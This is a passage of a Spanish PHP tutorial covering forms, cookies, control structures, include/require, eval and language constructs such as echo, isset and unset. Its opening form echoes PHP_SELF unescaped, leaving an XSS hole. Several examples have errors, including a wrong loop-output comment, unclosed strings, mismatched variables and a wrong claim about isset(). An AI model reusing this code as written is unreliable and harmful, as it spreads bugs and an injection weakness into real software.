<form action="<?php echo $_SERVER['PHP_SELF']?>" method="post">
    Nombre:  <input type="text" name="personal[nombre]" /><br />
    Email:   <input type="text" name="personal[email]" /><br />
    Mascota: <br />
    <select multiple name="mascota[]">
        <option value="perro">Perro</option>
        <option value="gato">Gato</option>
        <option value="conejo">Conejo</option>
    </select><br />
    <input type="submit" value="Enviar" />
</form>
```

Cookies HTTP

PHP soporta **cookies HTTP** tal y como están definidas en el RFC 6265. Las cookies permiten almacenar datos en el navegador para rastrear o identificar a usuarios que vuelven.

Para crear cookies se utiliza setcookie(). Las cookies son parte de los headers **HTTP**, por lo que se ha de llamar a dicha función antes de enviar cualquier cosa al navegador (HTML por ejemplo).

Los datos de las cookies están disponibles en los arrays $_COOKIE y $_REQUEST.

Se pueden asignar múltiples valores a una cookie:

```
<?php
setcookie("MiCookie[foo]", 'Prueba 1', time()+3600);
setcookie("MiCookie[var]", 'Prueba 2', time()+3600);
```

Esto resultan ser dos cookies, pero estarán representadas por un array en el script. Para definir sólo una cookie con varios valores se puede emplear serialize() o explode().

Una cookie reemplazará a una anterior que tenga el mismo nombre en el navegador, a no ser que la ruta o el dominio sean diferentes.

Los **puntos** en los nombres de **variables de entrada** se convierten en **guiones bajos**.

Determinación de tipos de variables

PHP determina los tipos de variables y los convierte. No siempre es fácil evaluar el tipo de variable del que se trata, para ello existen functiones para averiguar qué tipo son:

- gettype(). Devuelve el tipo de variable del que se trata.
- is_array(). Comprueba si la variable es un array.
- is_float(). Comprueba si la variable es float.
- is_int(). Comprueba si la variable es integer.
- is_object(). Comprueba si la variable es un objeto.
- is_string(). Comprueba si la variable es un string.
- is_bool(). Comprueba si la variable es booleano.

5. Estructuras de control

Un script PHP está contruido a partir de **sentencias**. Una sentencia puede ser una asignación, una llamada

a una función, un loop, una sentencia condicional o una sentencia vacía. Las sentencias normalmente finalizan con un punto y coma.

Las **estructuras de control** son sentencias que permiten controlar cómo el código fluye en nuestro script basándose en ciertos factores. Por ejemplo, cuando queremos realizar una acción sólo si cierta variable está definida, o cuando queremos mostrar un **array** de datos a través de un **loop**.

Las estructuras de control son mayoritariamente **condicionales** (if, switch, etc) o **loops** (for, foreach, etc).

Indice de contenido

1. if	9. continue
2. else	10. switch
3. elseif/else if	11. declare
4. while	12. return
5. do-while	13. include/include_once
6. for	14. require/require_once
7. foreach	15. goto
8. break	16. Sintaxis alternativas

1. if

La estructura de control **if** permite la ejecución condicional de fragmentos de código.

```
<?php
if ($x > $y) {
    echo "$x es mayor que $y";
}
```

Las sentencias if se pueden incluir unas dentro de otras indefinidamente.

2. else

Sirve para ejecutar una sentencia cuando otra no se cumple. ***else*** extiende una sentencia ***if***, y se ejecuta cuando ésta es **false**. Siguiendo el ejemplo anterior:

```
<?php
if ($x > $y) {
    echo "$x es mayor que $y";
} else {
    echo "$y es mayor que $x";
}
```

3. elseif/else if

Es una combinación entre ***if*** y ***else***. Se ejecuta cuando if es **false**, pero sólo si la expresión condicional del ***elseif*** es **true**.

```php
<?php
if ($x > $y) {
    echo "$x es mayor que $y";
} elseif ($x == $y) {
    echo "$x es igual que $y";
} else {
    echo "$y es mayor que $x";
}
```

Puede haber varios ***elseif*** dentro de una sentencia ***if*** (aunque en ese caso suele ser más recomendable usar ***switch***). No hay diferencias de comportamiento entre ***elseif*** y ***else if***.

elseif sólo se ejecuta si el ***if*** precedente o cualquier ***elseif*** anterior son evaluadas como **false**.

4. while

Es el tipo más sencillo de **loop** en **PHP**. Se ejecutan las sentencias dentro del ***while*** siempre y cuando se evalúen como **true**. El valor de la expresión se comprueba cada vez al inicio del **loop**, y la ejecución no se detendrá hasta que finalice la **iteración** (cada vez que PHP ejecuta las sentencias en un loop es una iteración). Si la expresión ***while*** se evalúa como **false**, las sentencias no se ejecutarán ni siquiera una vez.

También es posible agrupar varias instrucciones ***while*** dentro de una.

```php
<?php
$i = 1;
while($i <= 10){
    echo $i;
    $i++;
}
```

5. do-while

Muy similares a los loops ***while***, simplemente aquí la expresión para el loop se verifica al final en lugar de al principio, esto garantiza que el código se ejecute por lo menos la primera vez.

```php
<?php
$i = 0;
do {
    echo $i;
} while ($i > 0);
```

Este loop se ejecutaría sólo una vez, ya que después no cumple la condición.

6. for

Los loops ***for*** son los más complejos en PHP.

```php
<?php
for ($i = 1; $i <= 10; $i++) {
    echo $i;
} // Devuelve 123456789
```

- Las expresiones o conjunto de expresiones van separadas por punto y coma **;** y sólo hay 3.
- La primera expresión, **$i = 1**, se ejecuta una vez incondicionalmente al comienzo del bucle.
- La segunda expresión, **$i <= 10**, es una **condición**, si es true, se ejecutará la tercera expresión.
- La tercera expresión, **$i++**, es la acción a realizar si se cumple la segunda expresión.

Cada una de las expresiones pueden estar **vacías** o contener **múltiples expresiones**, lo que resulta útil en ciertas ocasiones. Si la expresión 2 está vacía, el loop será definido como **true**.

```
<?php
// Todos los siguientes ejemplos son válidos y devuelven lo mismo, 123456789
// EJEMPLO 1
for($i = 1; $i <= 10; $i++) {
    echo $i;
}

// EJEMPLO 2
for ($i = 1; ; $i++){
    if($i > 10) {
        break;
    }
    echo $i;
}

// EJEMPLO 3
$i = 1;
for( ; ; ){
    if($i > 10){
        break;
    }
    echo $i;
    $i++;
}

// EJEMPLO 4
for ($i = 1, $j = 0; $i <= 10; $j += $i, print $i, $i++);
```

Dependiendo de donde se coloque el operador **incremento** o **decremento**, dará un resultado distinto:

```
for ($i = 1; $i <= 10; print $i++); // 12345678910
for ($i = 1; $i <= 10; print ++$i); // 234567891011
```

Se pueden hacer **iteraciones por medio de arrays**:

```php
$gente = array(
    array('nombre' => 'Carlos', 'salt' => 123),
    array('nombre' => 'Maria', 'salt' => 124));
// Numero de gente
$size = count($gente);
// Loop que da un salt de 4 dígitos aleatorio
for ($i=0; $i < $size; ++$i) {
    $gente[$i]['salt'] = mt_rand(0000, 9999);
}
var_dump($gente);
/*
* array (size=2)
  0 =>
    array (size=2)
      'nombre' => string 'Carlos' (length=6)
      'salt' => int 2029
  1 =>
    array (size=2)
      'nombre' => string 'Maria' (length=5)
      'salt' => int 9724
*/
```

7. foreach

foreach permite una forma fácil de iterar sobre **arrays** u **objetos**.

Cuando ***foreach*** inicia su ejecución, el puntero apunta directamente al primer elemento del **array**, por lo que no es necesario llamar a la función *reset()* antes que un **loop** *foreach*. Es recomendable no cambiar el puntero dentro del loop.

Se puede iterar de las siguientes dos formas:

```php
<?php
// Devuelve directamente el value de cada key, comenzando desde el primero
foreach ($array as $value) {
    // Lo que se desee mostrar
}
// Devuelve cada key con cada value, para poder trabajar con cualquiera de los dos
foreach ($array as $key => $value){
    // Lo que se desee mostrar
}
```

Se pueden modificar los elementos del array dentro del loop, anteponiendo **&** a *$value* (asignándolo por referencia).

```php
<?php
$array = array(1, 2, 3, 4);
foreach ($array as &$value){
    $value = $value * 2;
}
// cada valor del array vale ahora : 2, 4, 6, 8
unset($value);
```

La función *unset()* elimina la referencia del último elemento, pero el array sigue valiendo 2, 4, 6, 8. Es recomendable hacer *unset()* porque la referencia del *$valor* y el último elemento del array permanecen aún

después del loop foreach.

foreach y *list* pueden devolver los mismos resultados de la siguiente forma:

```
<?php
$array = array("uno", "dos", "tres");
reset($array);
while (list($clave, $valor) = each($array)){
    echo "Clave: $clave; Valor: $valor </br>";
}

foreach ($array as $clave => $valor){
    echo "Clave: $clave; Valor: $valor </br>";
}
```

La función *list()* coge un *array* y lo convierte en **variables** individuales.

each() coge un *array* y devuelve el key y value actuales, es decir, donde está apuntando el cursor en el array. Es necesario hacer un *reset()* del *array* para asegurarse que el cursor comienza desde el principio (cosa que no es necesaria con el foreach).

Suele ser más óptimo y legible utilizar el ***foreach*** para iterar, aunque ambos se utilizan más o menos con la misma frecuencia.

Con **arrays multidimensionales** se puede hacer un **doble foreach**:

```
<?php
$x = array();
$x[0][0] = "a";
$x[0][1] = "b";
$x[1][0] = "y";
$x[1][1] = "z";

foreach ($x as $primero){
    foreach ($primero as $segundo){
        echo "$segundo" . "</br>";
        }
    }
```

En el ejemplo anterior, si no se hace doble foreach con *$x* y se hace sólo un foreach surgirá un *Notice: Array to string conversion*.

Desde PHP 5.5 se puede recorrer un **array de arrays** y utilizar el segundo array para asignar variables:

```
<?php
$array = array(
    array('azul', 'rojo'),
    array('verde', 'amarillo')
    );

foreach ($array as list($a, $b)) {
    echo "A: $a; B: $b" . "</br>";
}
// Devuelve:
A: azul; B: rojo A: verde; B: amarillo
```

8. break

break termina la ejecución de las siguientes estructuras: ***for***, ***foreach***, ***while***, ***do-while*** y ***switch***.

Se puede añadir un **argumento numérico opcional** que indica de cuántas estructuras debe salir. El valor por defecto es 1:

```
// Ejemplo sin valor numérico
$array = array('uno', 'dos', 'parar', 'tres');
while(list(, $valor) = each($array)){
    if($valor == 'parar'){
        break;
    }
    echo "$valor</br>";
}
// Ejemplo con valor numérico
$i = 0;
while (++$i){
    switch($i){
        case 5:
            echo "He llegado a 5 </br>";
            break 1; // Aquí sólo saldría del switch
        case 10:
            echo "He llegado a 10 </br>";
            break 2; // Sale del switch y del while
        default:
            break;
    }
}
```

9. continue

Se utiliza **dentro de las estructuras iterativas** para **saltar** el resto de la iteración actual del loop y **continuar a la siguiente iteración** para su ejecución:

```
<?php
for ($i=0; $i < 10; $i++) {
    if($i % 2 == 0)
        continue;
    print "$i ";
} // Devuelve 1 3 5 7 9
```

El código anterior hace que cuando el número sea par, ***continue*** se ejecute y no muestre el print de después, sino que vuelva a empezar con la siguiente iteración. ***print*** sólo se ejecutará cuando *$i* sea impar.

Al igual que con ***break***, se puede añadir un número a ***continue*** que indica el número de niveles de loops debe saltar:

```php
<?php
$i = 0;
while ($i++ < 5){
    echo "Uno </br>";
    while (1) {
        echo "Dos </br>";
        while (1) {
            echo "Tres </br></br>";
            continue 3;
        }
        echo "Esto no aparece.";
    }
    echo "Esto tampoco aparece.";
}
```

En este ejemplo, cuando llega a ***continue 3***, comienza de nuevo la iteración, y se comprueba otra vez la condición ($i++ < 5). Si se pone, por ejemplo, ***continue 2***, salta al segundo while, cuya condición siempre se cumple, y se produce un **loop infinito** que imprime "Dos Tres" continuamente.

10. switch

switch es como una serie de sentencias ***if***. Es útil para comparar una misma **variable o expresión** con valores direrentes y ejecutar un código diferente a otro dependiendo de esos valores.

```php
<?php
switch ($i) {
    case "perro":
        echo "\$i es un perro";
        break;
    case "gato":
        echo "\$i es un gato";
        break;
    case "avestruz":
        echo "\$i es un avestruz";
        break;
}
```

Cuando una sentencia ***case*** coincide con el valor de la sentencia ***switch***, PHP ejecuta el código dentro del *case*. PHP sigue ejecutando las sentencias hasta el final o hasta que choca con un ***break***, que entonces finaliza la iteración. Si se omite *break*, swith ejecutará todos los *cases* restantes cuando encuentra uno que cumpla con la condición:

```php
<?php
switch ($i) {
    case 0:
        echo "i es igual a 0";
    case 1:
        echo "i es igual a 1";
    case 2:
        echo "i es igual a 2";
}
```

En el ejemplo anterior, si se define a *$i* como 0, se mostrarán todos los ***echo*** restantes porque no hay ningún ***break***. Si se define a *$i* como 1, se mostrarán los *echo* del *case* 1 y *case* 2. Si se define a *$i* como

2, sólo se mostrará el *case* 2.

Con ***switch*** la condición sólo se evalúa una vez, y su valor es comparado con cada uno de los *case*, a diferencia de lo que ocurre con ***elseif***, que la condión se va evaluando continuamente con el loop.

case puede no ejecutar ningún código, pero hace que se activen los cases posteriores hasta que se encuentre con un break:

```
<?php
switch ($i) {
case 0:
case 1:
case 2:
    echo "i es menor que 3 no negativo";
    break;
case 3:
    echo "i es 3";
}
```

En caso de que no haya ningún *case* válido, puede utilizarse ***default***, para ejecutar algo cuando no se cumplen los case:

```
<?php
switch($i) {
    case 0:
        echo "i es igual a 0";
        break;
    case 1:
        echo "i es igual a 1";
        break;
    default:
        echo "i no es ni 0 ni 1";
}
```

- En los cases sólo se permiten **tipos simples**: *int*, *float* y *string*. Los **arrays** y **objetos** pueden utilizarse si se muestran como un tipo simple.
- Es posible escribir punto y coma ";" en lugar de dos puntos ":" después de un *case*.

11. declare

declare sirve para fijar directivas de ejecución para un bloque de código.

```
declare (directive)
    statement
```

La sección directive permite configurar el comportamiento de declare. Sólo hay dos directivas: ***ticks*** y ***encoding***.

- No se pueden emplear variables ni constantes para las directivas.

Se pueden usar corchetes para fijar el statement o si no se aplican afecta a todo el archivo:

```php
<?php
declare(ticks=1){
   // Código afectado
}

declare(ticks=1);
// Código afectado
```

En este segundo ejemplo si el archivo con el declare ha sido incluído, no afectará al archivo padre.

Ticks

La ejecución de un **script PHP** puede representarse como una ejecución de muchas sentencias. La mayoría de las sentencias provocan un **tick** (aunque no todas). Por ejemplo en el siguiente ejemplo habría 3 ticks:

```php
<?php
$x = 1;
$y = 2;
$z = 3;
```

Con **declare(ticks=N)** y *register_tick_function()* se puede ejecutar código entre los **ticks**. La función *register_tick_function* especifica la función a llamar cuando un tick ocurre. declare establece cuantos ticks han de pasar hasta que un evento tick se ejecuta.

- Con declare(ticks=1) y *register_tick_function('miFuncion')*; llamará a *miFuncion()* después de cada tick.
- Con declare(ticks=3), *miFuncion()* se ejecutará cada 3 ticks.

```php
<?php
function handler(){
    echo "Hola";
}

register_tick_function("handler");
$i = 0;
declare(ticks = 3) {
    while($i < 9)
        echo ++$i;
} // Devuelve 123Hola456Hola789Hola
```

Encoding

La codificación puede ser especificada para cada script con encoding:

```php
<?php
declare(encoding='ISO-8859-1');
// Código a ejecutar
```

12. return

return devuelve el control del programa al módulo que lo invoca. La ejecución vuelve a la siguiente declaración después del módulo que lo invoca.

- Si se usa en una **función**, return hace que la función termine, devolviendo los argumentos que le sigan como valor de la llamada a la función.
- Si se llama **globalmente**, finaliza la ejecución del script actual.
- Si el archivo actual fue incluido o requerido, el control regresa al archivo que llama al ***include*** o

require.
- Si el archivo está incluído con ***include***, los argumentos del return se devolverán como valor de la llamada ***include***.
- Si return se usa en el **archivo principal del script**, termina la ejecución del script.
- También termina la ejecución de una sentencia ***eval()***.

Es recomendable **no** usar paréntesis después de return.

13. include/include_once

include incluye y ejecuta un archivo.

Los archivos se incluyen en base a la **ruta de acceso dada**, y si no se proporciona ninguna, se utiliza el include_path. Si el archivo tampoco se encuentra en el **include_path** se mirará en el **propio directorio** desde donde se hace la llamada, antes de devolver un **mensaje warning**. Es en el tipo de mensaje donde difiere con require, que devuelve un **error fatal**.

- Si se define una ruta absoluta (en Linux comenzando por /) o relativa al directorio actual (comenzando con . o ..) el **include_path** será ignorado.

Las variables del archivo del include estarán disponibles en el archivo desde el que se solicita:

```
<?php
// archivo1.php
$color = 'azul';
// archivo2.php
echo $color; // Devuelve un Notice: Undefined variable: color
include 'archivo1.php';
echo $color; // Devuelve azul
```

- Si la inclusión se hace dentro de una **función**, el contenido del archivo es como si estuviera dentro de esa función, por tanto su contenido tendrá el mismo ámbito.
- Cuando se incluye un archivo, el intérprete abandona el modo PHP e ingresa al modo HTML al comienzo del archivo incluído, y se reanuda de nuevo al final. Es por ello que cualquier código que tenga que ser interpretado como PHP debe incluir las etiquetas válidas de comienzo y terminación (**<?php ?>**).

Si están activadas las **envolturas URL include**, se puede incluir un archivo a través de una URL (mediante HTTP u otro protocolo). Si el servidor objetivo interpreta el archivo como PHP, las variables se pueden pasar al archivo usando un string de petición como con HTTP GET. El resultado no es lo mismo que en local, pues el archivo se ejecuta en el servidor remoto y el resultado se incluye en el local.

```
<?php
include 'http://www.ejemplo.com/archivo.php?var=1';
$var = 1;
```

Por **seguridad** es mejor que el archivo remoto se procese en el servidor remoto y se reciba sólo la salida, con *readfile()*.

Es posible devolver valores desde los archivos include mediante **return**:

```
// archivo1.php con return
<?php
$var = 'PHP';
return $bar;
?>
// archivo2.php sin return
<?php
$var = 'PHP';
?>
//archivo3.php
<?php
$foo = include 'archivo1.php';
echo $foo; // devuelve PHP

$bar = include 'archivo2.php';
echo $bar; // Devuelve 1 porque el include ha sido exitoso, pero no tiene valor return.
Si no hubiera funcionado devolvería false y un E_WARNING.
```

También se pueden incluir archivos PHP en variables con un buffering de salida:

```
<?php
$string = get_include_contents('archivo.php');

function get_include_contents($filename) {
    if(is_file($filename)) {
        ob_start();
        include $filename;
        return ob_get_clean();
    }
    return false;
}
```

Para incluir archivos automáticamente en scripts ver auto_preprend_file y auto_append_file de *php.ini*.

include_once incluye el archivo especificado sólo una vez, si se incluye más veces tan sólo devuelve true. Es útil en casos donde el mismo fichero se podría incluir y evaluar más de una vez, para evitar así redefinir funciones o reasignar valores a variables.

14. require/require_once

require hace lo mismo que ***include*** pero en caso de fallar devuelve un **error fatal** de nivel **E_COMPILE_ERROR**, por lo que no puede continuar el script. *include* sólo emite un **E_WARNING** que permite continuar el script.

require_once es igual que ***require*** pero PHP comprobará si el archivo ya ha sido incluído, y si es así no se incluirá otra vez.

15. goto

goto se utiliza para saltar a otra sección del script. La **etiqueta de destino** debe estar dentro del mismo fichero y ámbito.

```php
<?php
goto x;
echo 'Hola!';

x:
echo 'Adios!';  // sólo se imprimirá Adios!
```

También puede utilizarse en un **loop** en lugar de ***break***:

```php
<?php
for($i=0, $j=50; $i<100; $i++) {
    while($j--) {
        if($j==17) goto end;
        }
    }
echo "i = $i";
end:
echo 'j llegó a 17';
```

16. Sintaxis alternativas

PHP ofrece una **sintaxis alternativa** para *if*, *while*, *for*, *foreach* y *switch*. Se cambia el corchete de apertura por dos puntos ":" y el corchete de cierre por ***endif***, ***endwhile***, ***endfor***, ***endforeach***, o ***endswitch***.

```php
<?php if ($x == 3): ?>
X es 3
<?php endif; ?>
```

"X es 3" es un bloque HTML que se mostraría sólo si se cumple la condición.

Con **else** y **elseif**:

```php
<?php
if($x == 3):
    echo "x igual a 3";
elseif ($x == 4):
    echo "x igual a 4";
else:
    echo "x no es ni 3 ni 4";
endif;
```

6. Constructores del lenguaje

Indice de contenido

1. Introduccion	6. echo() VS print()	11. list()
2. die()	7. empty()	12. Constantes
3. exit()	8. eval()	13. Constantes predefinidas
4. echo()	9. isset()	14. Constantes mágicas
5. print()	10. unset()	

También se consideran estructuras de control: return(), include/include_once(), require/require_once().

1. Introduccion

Los **constructores del lenguaje** se usan y comportan casi idénticamente como las funciones predefinidas. La diferencia estriba en cómo el **motor PHP** los interpreta. La conclusión es que los **constructores** son ligeramente **más rápidos** y **no necesitan paréntesis**. Forman parte de la lista de palabras reservadas de PHP.

- No pueden utilizarse como **constantes**, nombres de **clases**, nombres de **funciones** o nombres de **métodos**.
- Se pueden utilizar como nombres de **variables**, pero no es recomendable.
- No pueden ser llamadas usando funciones variables.

2. die()

die() equivale a ***exit()***.

3. exit()

Termina el script actual y puede añadir un mensaje también.

Al ser una **construcción del lenguaje**, se puede llamar sin paréntesis a no ser que se le pase un **status** (mensaje de salida):

Las funciones shutdown y los objectos destruct serán ejecutados igualmente:

```php
<?php
class Clase {
    public function __destruct()
    {
        echo 'Destructor: ' . __METHOD__ . '()' . '<br>';
    }
}
function shutdown()
{
    echo 'Shutdown: ' . __FUNCTION__ . '()' . '<br>';
}

$clase = new Clase();
register_shutdown_function('shutdown');

exit(); // Mostrará los dos echo, el del __destruct y el del shutdown
echo 'Mensaje que no se muestra';
```

4. echo()

Muestra **una o más** cadenas.

echo no se comporta como una función (no siempre puede usarse en el contexto de una función). Si se quiere pasar más de un parámetro, **no** deben estar entre paréntesis.

No devuelve ningún valor.

Existe una **sintaxis abreviada** para *echo*: **<?=** $nombre **?>** que equivale a: **<?php echo** $nombre **?>**.

```php
<?php

echo "echo permite
saltos de línea";

// \n separa líneas
echo "Esto es una línea\n
Esto otra;

echo "Se pueden escapar caracteres \"asi\"";

// Se pueden usar variables o arrays dentro de echo:
$color = 'verde';
$numero = 5;
$array = ['animal'=>'perro'];

echo "Color: $color";
echo "El animal es {$array['animal']}";

// Si se usan comillas simples, se muestra el nombre de la variable
echo 'Color es $color'; // Devuelve Color es $color

// Pasar varios parámetros
echo 'Esta ', 'cadena ', 'tiene ', 'varios ', 'parámetros.' ;
echo 'Esta ' . 'cadena ' . 'está ' . 'hecha ' . 'con ' . 'concatenación.';

// Sintaxis de "here document" para mostrar múltiples líneas con interpolación de $varia
ble
echo <<<END
Hola que tal
END;
// END debe aparecer en una línea con sólo un punto y coma, SIN ESPACIOS

// Al no comportarse como una función, esto no es válido:
($variable) ? echo 'true' : echo 'false'; // Syntax error, unexpected echo
// print si que funciona como función, por lo que esto es válido:
($variable) ? print 'true' : print 'false';
```

5. print()

Muestra **una** cadena. Devuelve siempre 1.

Funciona casi idénticamente a echo:

```php
<?php

print("Hola!");

print "print() también funciona sin paréntesis.";

print "Saltos de linea
también se muestran;

// \n separa líneas
print "Esto es una línea\n
Esto otra";

print "Se pueden también escapar caracteres \"así\"";

// Uso de variables
$color = 'verde';
print "El color es $color";

// Uso de arrays
$array = ['animal'=> 'perro'];
print "Esto es un {$array['animal']}";

// Comillas simples imprime valores literales
print 'color es $color'; // Devuelve color es $color

print <<<END
Hola que tal
END;
```

6. echo() VS print()

- *echo()* no tiene valor de return, *print()* tiene un valor de return de 1, por lo que puede usarse en expresiones.
- *echo()* acepta múltiples parámetros, mientras que *print()* sólo acepta uno.
- *echo()* es mínimamente más rápido que *print()*.

7. empty()

Determina si una variable está **vacía**, es decir, si **no existe** o su valor es igual a **false**. Si la variable no existe no se genera ninguna advertencia.

```php
<?php
$var = '';
if(empty($var)) { echo "Variable vacía <br>"; }

// Es lo mismo que lo siguiente:

if(!isset($var) || $var == false) { echo "Variable vacía <br>"; }
```

Devuelve **false** si *$var* existe y tiene un valor vacío distinto de 0, sino devuelve **true**. Expresiones consideradas vacías:

- "" (cadena vacía)
- 0 (0 como integer)
- 0.0 (0 como float)

- "0" (0 como string)
- null
- false
- array() (array vacío)
- $var (variable declarada, pero sin valor)

Hay que tener en cuenta el comportamiento que tiene cuando se pasan **índices de string**:

```
$string = 'algo';
var_dump(empty($string['cualquier_key'])); // Devuelve true
var_dump(empty($string[0])); // Devuelve false
var_dump(empty($string['0'])); // Devuelve false
var_dump(empty($string[0.5])); // Devuelve false
var_dump(empty($string['0.5'])); // Devuelve true
var_dump(empty($string['0 Mostel'])); // Devuelve true
```

- Cuando se utiliza *empty()* en **propiedades inaccesibles** de objetos, se llamará al método mágico *__isset()* si se declara.

8. eval()

Evalúa una cadena como código php.

No se aconseja su uso ya que permite la **ejecución de código PHP**. Si se usa con **información proporcionada por un usuario** hay que cercionarse de validar ésta antes.

El código no ha de llevar etiquetas de apertura y cierre, aunque si que se puede cerrar la que está abierta por defecto y abrir una nueva:

```
<?php
eval('echo "Estoy en el modo PHP";?>Esto es modo HTML<?php echo "De nuevo modo PHP";');
```

Una sentencia ***return*** finalizará la evaluación del código.

El código se ejecutará en el **ámbito del código** que llama a eval(). Cualquier **variable definida o cambiada** en *eval()* permanecerá visible después de que finalice.

eval() devuelve **null** a no ser que se llame a *return*, que entonces se devuelve el valor pasado a *return*.

Si hay **error de análisis en el código** evaluado, *eval()* devuelve **false**, y la ejecución del código posterior seguirá su curso. **No** se pueden **capturar errores de análisis de eval()** con set_error_handler(). En caso de **error fatal** se saldrá del script por completo.

"Si eval() es la respuesta, casi seguro que estás haciendo la pregunta equivocada", **Rasmus Lerdorf**, creador de **PHP**.

9. isset()

Determina si una **variable** está **definida** y **no** es **null**.

Si una **variable** se ha removido con ***unset()***, esta ya no estará definida, ***isset()*** devolverá **null**.

Si se pasan **varios parámetros a isset()**, devolverá **true** sólo si todos los parámetros están definidos.

```php
<?php
$var = '';
if(isset($var)) {
    echo "La variable está definida"; // Devuelve el echo
}

$x = "un valor";
$y = "otro valor";

var_dump(isset($x)); // true
var_dump(isset($y)); // true

unset($x);

var_dump(isset($x)); // false
var_dump(isset($x, $y)); // false

$var = null;
var_dump(isset($var)); // false

// También con arrays:
$array = array (
'perro' => 1,
'gato' => null,
'insecto' => array(
        'primero' => 'mosca'
));

var_dump(isset($array['perro'])); // true
var_dump(isset($array['gato'])); // false
var_dump(isset($array['insecto']['primero'])); // true
```

- ***isset()*** sólo trabaja con variables, para comprobar constantes: defined().
- Cuando se utiliza *isset()* en **propiedades inaccesibles** de objetos, se llamará al **método de sobrecarga** *__isset()* si se declara.

Cuando se pasan **índices de string** a *isset()*:

```php
<?php
$string = 'algo';
var_dump(isset($string['cualquier_key'])); // Devuelve false
var_dump(isset($string[0])); // Devuelve true
var_dump(isset($string['0'])); // Devuelve true
var_dump(isset($string[0.5])); // Devuelve true
var_dump(isset($string['0.5'])); // Devuelve false
var_dump(isset($string['0 Mostel'])); // Devuelve false
```

10. unset()

Destruye una variable especificada.

unset() depende del **ámbito** donde se ejecute. Si se utiliza dentro de una función, sólo se eliminará la **variable local**. La **variable global** se mantendrá igual.

```php
<?php
function destruir_var(){
    global $var;
    unset($var);
}
$var = 'hola';
destruir_var();
echo $var; // La variable mostrará hola
```

Para destruir una variable global desde dentro de una función:

```php
<?php
function destruir(){
    unset($GLOBALS['var']);
}

$var = 'hola';
destruir();
```

Si a una **variable pasada por referencia** se le aplica *unset()* dentro de una función, sólo la **variable local** es destruída. La **variable en el entorno de la llamada** mantendrá el mismo valor:

```php
<?php
function foo(&$bar)
{
    unset($bar);
    $bar = 'hola';
}

$bar = 'adios';
echo "$bar <br>"; // Devuelve adios

foo($bar);
echo "$bar <br>"; // Devuelve adios
```

Si a una **variable estática** se le emplea *unset()* dentro de una función, *unset()* destruye la variable sólo en el contexto del resto de la función. Si se le llama de nuevo tendrá el valor anterior a *unset()*:

```php
function foo()
{
    static $bar;
    $bar++;
    echo "Antes de unset: $bar, ";
    unset($bar);
    $bar = 23;
    echo "Después de unset: $bar <br>";
}
foo();
foo();
foo();
/*
Antes de unset: 1, Después de unset: 23
Antes de unset: 2, Después de unset: 23
Antes de unset: 3, Después de unset: 23
*/
```

Ejemplos de unset():

```php
<?php
// Destruir una variable
unset($var);
//Destruir un elemento de array, borra key y value
unset($bar['animal']);
// Destruir varias variables
unset($var1, $var2, $var3);
```

El forzado a (unset) convierte a null la variable en un momento determinado. Después su valor es igual al anterior:

```php
<?php
$animal = 'perro';

var_dump((unset) $animal); // null
var_dump($animal); // perro
```

- No es posible destruir **$this**
- Si se utiliza sobre **propiedades inaccesibles de objetos**, si está declarado __unset() será llamado

11. list()

Asigna variables desde un array.

```php
<?php
$info = array('cafe', 'marron', ' cafeina');
// Enumerar todas
list($bebida, $color, $energía) = $info;
echo "El $bebida es $color y tiene $energía <br>";
// Enumerar algunas
list($bebida, , $energía) = $info;
echo "El $bebida tiene $energía <br>";

// list() anidados, funcionan con arrays múltiples:
list($x, list($b, $c)) = array(1, array(2, 3));

var_dump($a, $b, $c);

// list() con keys de arrays:
$info = array('cafe', 'marron', 'cafeina');
list($a[0], $a[1], $a[2]) = $info;

var_dump($a); /* Devuelve los valores de derecha a izquierda:
array(3){
[2] => "cafeina"
[1] => "marron"
[0] => "cafe" */
```

Importante: list() sólo funciona con arrays numéricos y asume que los índices numéricos empiezan en 0. Aspecto clave para entender el funcionamiento entre **list()** y **each()** en la iteración a través de arrays.

12. Constantes

Las constantes son **nombres** (identificadores) que expresan un **valor** y que no varían durante la ejecución del script. Son sensibles a mayúsculas y minúsculas, pero por convención se usan **siempre en mayúsculas**.

- Tienen que empezar por letra o barra baja, y puede ir seguido de cualquier número, letra o barra baja.
- Conviene no utilizar doble barra baja al principio en la definición de variables para evitar posibles colisiones futuras con constantes mágicas.
- Deben **definirse** antes de usarse y **no** se puede **cambiar** su valor después (devuelve un Notice Constant already defined).

```php
<?php
define("SALUDO", "Hola, ¿Qué tal?");
echo SALUDO;
```

13. Constantes predefinidas

Existen alrededor de 50 constantes predefinidas **en el núcleo de PHP**, de las cuales se enumeran algunas de las más importantes:

PHP_VERSION	Versión actual de PHP
PHP_EOL	Símbolo de fín de línea para la plataforma en uso
PHP_INT_MAX	Número entero más grande admitido en la compilación actual. Suele ser *int(2147483647)*
DEFAULT_INCLUDE_PATH	Directorio por defecto para include

PHP_EXTENSION_DIR	Directorio de las extensiones PHP
PHP_MANDIR	Directorio donde están instalados los manuales
PHP_CONFIG_FILE_PATH	Directorio donde se encuentra el archivo de configuración *php.ini*
TRUE	Verdadero
FALSE	Falso
NULL	Sin valor
Constantes de error:	
E_ERROR (1)	Errores fatales en tiempo de ejecución, no se pueden recuperar y la ejecución del script se interrumpe
E_WARNING (2)	Advertencias en tiempo de ejecución. La ejecución del script no se interrumpe
E_NOTICE (8)	Avisos en tiempo de ejecución. El script encontró algo que podría señalar como error.
E_CORE_ERROR (16)	Errores fatales que ocurren durante el arranque inicial de PHP
E_CORE_WARNING (32)	Advertencias que ocurren durante el arranque inicial de PHP
E_COMPILE_ERROR (64)	Errores fatales en tiempo de compilación
E_COMPILE_WARNING (128)	Advertencias en tiempo de compilación
E_USER_ERROR (256)	Mensaje de error generado por el usuario. Es como E_ERROR pero generado con la función trigger_error()
E_USER_WARNING (512)	Mensaje de advertencia generado por el usuario con trigger_error()
E_USER_NOTICE (1024)	Mensaje de aviso generado por el usuario con trigger_error()
E_STRICT (2048)	PHP sugiere cambios en el código que aseguran la interoperabilidad y compatibilidad con versiones posteriores
E_RECOVERABLE_ERROR (4096)	Error fatal capturable. Ocurrió un error probablemente peligroso, pero no dejó al motor de PHP en un estado inestable. Si no se captura el error mediante un gestor definido por el usuario (véase set_error_handler()), la aplicación se abortará como si fuera un E_ERROR.
E_DEPRECATED (8192)	Avisos en tiempo de ejecución sobre código que no funcionará en futuras versiones
E_ALL (32767)	Todos los errores y advertencias soportados

14. Constantes mágicas

Existen 8 **constantes mágicas** predefinidas de PHP en cualquier script, que cambian en función de donde son usadas (aunque también existen otras creadas por extensiones que han de ser cargadas o compiladas).

Nombre	Descripción
__LINE__	Número de línea actual del archivo
__FILE__	**Ruta** completa y nombre del archivo actual
